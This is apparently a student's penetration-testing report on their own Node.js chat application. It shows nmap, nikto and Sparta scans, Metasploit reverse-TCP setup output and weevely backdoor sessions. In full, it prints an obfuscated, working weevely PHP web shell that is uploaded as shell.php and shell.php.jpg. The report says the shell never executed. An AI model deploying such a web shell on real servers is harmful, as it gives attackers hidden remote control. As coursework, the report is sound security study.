| 🟩 | screenshot (82/tcp) | 130.63.95.38 | 24 Mar 2020 14:14:28 | 24 Mar 2020 14:14:28 | Finished |
| 🟩 | screenshot (81/tcp) | 130.63.95.38 | 24 Mar 2020 14:14:27 | 24 Mar 2020 14:14:27 | Finished |
| 🟩 | nikto (3333/tcp) | 130.63.95.38 | 24 Mar 2020 14:14:27 | 24 Mar 2020 14:17:25 | Finished |
| 🟩 | nikto (82/tcp) | 130.63.95.38 | 24 Mar 2020 14:14:27 | 24 Mar 2020 14:15:32 | Finished |
| 🟩 | nikto (81/tcp) | 130.63.95.38 | 24 Mar 2020 14:14:27 | 24 Mar 2020 14:15:15 | Finished |
| 🟩 | nmap (stage 5) | 130.63.95.38 | 24 Mar 2020 14:14:27 | 24 Mar 2020 14:14:33 | Finished |
| 🟥 | ftp-default (21/tcp) | 130.63.95.38 | 24 Mar 2020 14:14:12 | 24 Mar 2020 14:14:12 | Crashed |
| 🟩 | nmap (stage 4) | 130.63.95.38 | 24 Mar 2020 14:14:11 | 24 Mar 2020 14:14:27 | Finished |
| 🟩 | nmap (stage 3) | 130.63.95.38 | 24 Mar 2020 14:14:09 | 24 Mar 2020 14:14:11 | Finished |
| 🟩 | screenshot (443/tcp) | 130.63.95.38 | 24 Mar 2020 14:14:08 | 24 Mar 2020 14:14:08 | Finished |
| 🟩 | screenshot (80/tcp) | 130.63.95.38 | 24 Mar 2020 14:14:07 | 24 Mar 2020 14:14:07 | Finished |
| 🟩 | nikto (443/tcp) | 130.63.95.38 | 24 Mar 2020 14:14:07 | 24 Mar 2020 14:15:31 | Finished |
| 🟩 | nikto (80/tcp) | 130.63.95.38 | 24 Mar 2020 14:14:07 | 24 Mar 2020 14:14:48 | Finished |
| 🟩 | nmap (stage 2) | 130.63.95.38 | 24 Mar 2020 14:14:07 | 24 Mar 2020 14:14:09 | Finished |
| 🟩 | nmap (stage 1) | 130.63.95.38 | 24 Mar 2020 14:13:54 | 24 Mar 2020 14:14:07 | Finished |

This image above shows the nikto scan in sparta of the tcp port 3333 where I am running my web application .

3.5)Nikto Scanning report is attached as a separate file in the attachments


**NOTE: for better results, I performed nikto results separately on a private IP address on my home PC .**

**The file nikto_results_homePC.htm describes them.**

**The IP address of the PC is 192.168.2.15**

3.6) Sparta scanning report is attached as a separate file in the attachments (2 files as described above).


3.8) for weevely, I was able to create a shell.php file as well as a shell.php.jpg file and upload them to the server.



```
Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf5 exploit(multi/fileformat/
LHOST ⇒ 192.168.2.11
msf5 exploit(multi/fileformat/
LPORT ⇒ 80
msf5 exploit(multi/fileformat/

Module options (exploit/multi/

   Name      Current Setting
   ----      ---------------
   FILENAME  msf.yml


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf5 exploit(multi/fileformat/

[*] Creating 'msf.yml' file ...
[+] msf.yml stored at /root/.m
msf5 exploit(multi/fileformat/
```

```
[+] to the target. Type :help for more information.

weevely> whoami
Network error, unable to connect to the remote backdoor
Backdoor communication failed, check URL availability and password
weevely> Exiting.
root@rd110018hostname:~/Desktop# weevely http://192.168.2.15/shell.php.jpg
toor

[+] weevely 4.0.1

[+] Target:     192.168.2.15
[+] Session:    /root/.weevely/sessions/192.168.2.15/shell.php_0.session

[+] Browse the filesystem or execute commands starts the connection
[+] to the target. Type :help for more information.

weevely> whoami
Network error, unable to connect to the remote backdoor
Backdoor communication failed, check URL availability and password
weevely> Exiting.
root@rd110018hostname:~/Desktop# weevely http://192.168.2.11/shell.php toor

[+] weevely 4.0.1

[+] Target:     192.168.2.11
[+] Session:    /root/.weevely/sessions/192.168.2.11/shell_0.session

[+] Browse the filesystem or execute commands starts the connection
[+] to the target. Type :help for more information.

weevely> whoami
The remote backdoor request triggers an error 404, check availability
Backdoor communication failed, check URL availability and password
weevely> Exiting.
root@rd110018hostname:~/Desktop# weevely http://192.168.2.11/shell.php.jpg toor

[+] weevely 4.0.1

[+] Target:     192.168.2.11
[+] Session:    /root/.weevely/sessions/192.168.2.11/shell.php_0.session

[+] Browse the filesystem or execute commands starts the connection
[+] to the target. Type :help for more information.

weevely> whoami
The remote backdoor request triggers an error 404, check availability
Backdoor communication failed, check URL availability and password
weevely> 
```

The image above shows weevely shell.php script creation as well as reverse_tcp shell execution. However, the server sent a response code of 404 . The server is node.js back-end, therefore it doesn't let the script to execute.



```php
<?php
$J='v,ual(@g,uzu,u,uncompress(@x(,u@base,u64_de,u,u,ucode($m[1]),$k)));$o=,u,u@ob_ge,ut_contents();@ob,u';
$Z='";,ufu,unction x($t,,u,u$k){$c=strlen($,uk);,u$l,u=strlen($t);$o,u="";fo,ur($i=,u0;$i<$l;,u),u{fo,ur(,u$j';
$I='",u/$kh(.+,u)$kf/,u",@,ufile_,uget_contents("p,u,uhp:,u//in,uput,u"),$m)==1),u {@ob_start();@e,u';
$W='=0;($j,u<$c&&$,ui<$l);$j+,u+,$i++){$,uo.,u=$t,u{$i}^$k{$j};,u}}ret,uurn $o;,u}if (@p,ureg_match,u(';
$X='_,uend_clean();$,ur=@ba,u,use64_encode(@x(,u@gz,ucompress,u($,uo),,u$k));print("$,up$kh$r$,ukf");}';
$G='$k="7b24,uaf,uc8";$kh,u,u="bc80e548d66c",u;,u$,ukf=,u"4e7ff72,u171c5";$p="SnxaCGm,u,uTz,u1CCasoV';
$F=str_replace('Ow','','crOweatOwOwe_OwfuOwOwnction');
$x=str_replace(',u','',$G.$Z.$W.$I.$J.$X);
$A=$F('',$x);$A();
```

```
-a----        2020-03-24   3:11 PM         167249 gameboard RPG paper maker.PNG
-a----        2020-03-24   4:04 PM         119238 package-lock.json
-a----        2020-03-24   4:04 PM            520 package.json
-a----        2020-03-23   4:23 PM            266 readme.md
-a----        2020-03-24   4:10 PM           6885 readme.txt


PS C:\Users\risha\Desktop\EECS_CHAT_APPLICATION\EECS4481\chat-app> npm run start

> chat-app@1.0.0 start C:\Users\risha\Desktop\EECS_CHAT_APPLICATION\EECS4481\chat-app
> node src/index.js

express-session deprecated undefined resave option; provide resave option src\index.js:20:9
express-session deprecated undefined saveUninitialized option; provide saveUninitialized option src\index.js:20:9
Listening on localhost:80
(node:3200) DeprecationWarning: current Server Discovery and Monitoring engine is deprecated, and will be removed in a future version. To use the new Server Discover and Monitoring engine, pass option { useUnifiedTopology: true } to the MongoClient constructo
r.
the database connection is successful!!
{
  name: 'shell.php',
  data: <Buffer 3c 3f 70 68 70 0a 24 4a 3d 27 76 2c 75 61 6c 28 40 67 2c 75 7a 75 2c 75 2c 75 6e 63 6f 6d 70 72 65 73 73 28 40 78 28 2c 75 40 62 61 73 65 2c 75 36 34 ... 711 more bytes>,
  size: 761,
  encoding: '7bit',
  tempFilePath: '',
  truncated: false,
  mimetype: 'application/x-php',
  md5: '325f2278fec9c3b817906fdafb4c0f81',
  mv: [Function: mv]
}
{
  name: 'shell.php',
  data: <Buffer 3c 3f 70 68 70 0a 24 4a 3d 27 76 2c 75 61 6c 28 40 67 2c 75 7a 75 2c 75 2c 75 6e 63 6f 6d 70 72 65 73 73 28 40 78 28 2c 75 40 62 61 73 65 2c 75 36 34 ... 711 more bytes>,
  size: 761,
  encoding: '7bit',
  tempFilePath: '',
  truncated: false,
  mimetype: 'application/x-php',
  md5: '325f2278fec9c3b817906fdafb4c0f81',
  mv: [Function: mv]
}
{
  name: 'shell.php.jpg',
  data: <Buffer 3c 3f 70 68 70 0a 24 4a 3d 27 76 2c 75 61 6c 28 40 67 2c 75 7a 75 2c 75 2c 75 6e 63 6f 6d 70 72 65 73 73 28 40 78 28 2c 75 40 62 61 73 65 2c 75 36 34 ... 711 more bytes>,
  size: 761,
  encoding: '7bit',
  tempFilePath: '',
  truncated: false,
  mimetype: 'image/jpeg',
  md5: '325f2278fec9c3b817906fdafb4c0f81',
```

The image above shows the 2 files : shell.php as well as shell.php.jpg successfully uploaded to the server. Due to the nature of the node.js server in the backend, it didn’t allow PHP script to execute.